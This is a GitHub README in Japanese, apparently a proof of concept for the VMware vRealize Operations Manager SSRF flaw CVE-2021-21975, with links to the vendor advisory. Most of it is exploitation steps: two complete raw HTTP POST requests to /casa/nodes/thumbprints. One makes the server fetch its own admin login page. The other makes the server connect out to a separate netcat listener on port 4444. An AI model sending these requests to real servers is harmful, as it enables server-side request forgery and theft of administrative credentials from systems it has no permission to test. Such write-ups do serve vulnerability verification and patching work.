
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

2021年3月31日、VMwareはvmsa-2021-0004のリスク通知を正式に公開しました。脆弱性番号はcve-2021-21975とcve-2021-21983です。脆弱性レベルは高リスクで、スコアは8.6です。
CVE-2021-21975:vRealize Operations Manager APIにネットワークアクセス可能な悪意のある攻撃者は、サーバーサイドリクエストフォージェリ攻撃を実行し、管理資格情報を盗む可能性があります。
CVE-2021-21983:認証された悪意のある攻撃者がvRealize Operations Manager APIにネットワークアクセスできる場合、基盤となるPhotonオペレーティングシステム上の任意の場所にファイルを書き込むことができます。
Step 1:ログアウト

Step 2:その後、/casa/nodes/thumbprints にアクセスし、burpsuiteを使用してデータパケットを取得し、以下のリクエストデータパケットを構築してサーバーに認証ページへのログインを要求します。
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]


Step 2: dnslogを使用してSSRFを検証したところ、長時間応答がなかったため、やむを得ずNCを使用して検証しました。構築リクエストパケットは以下の通りです:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






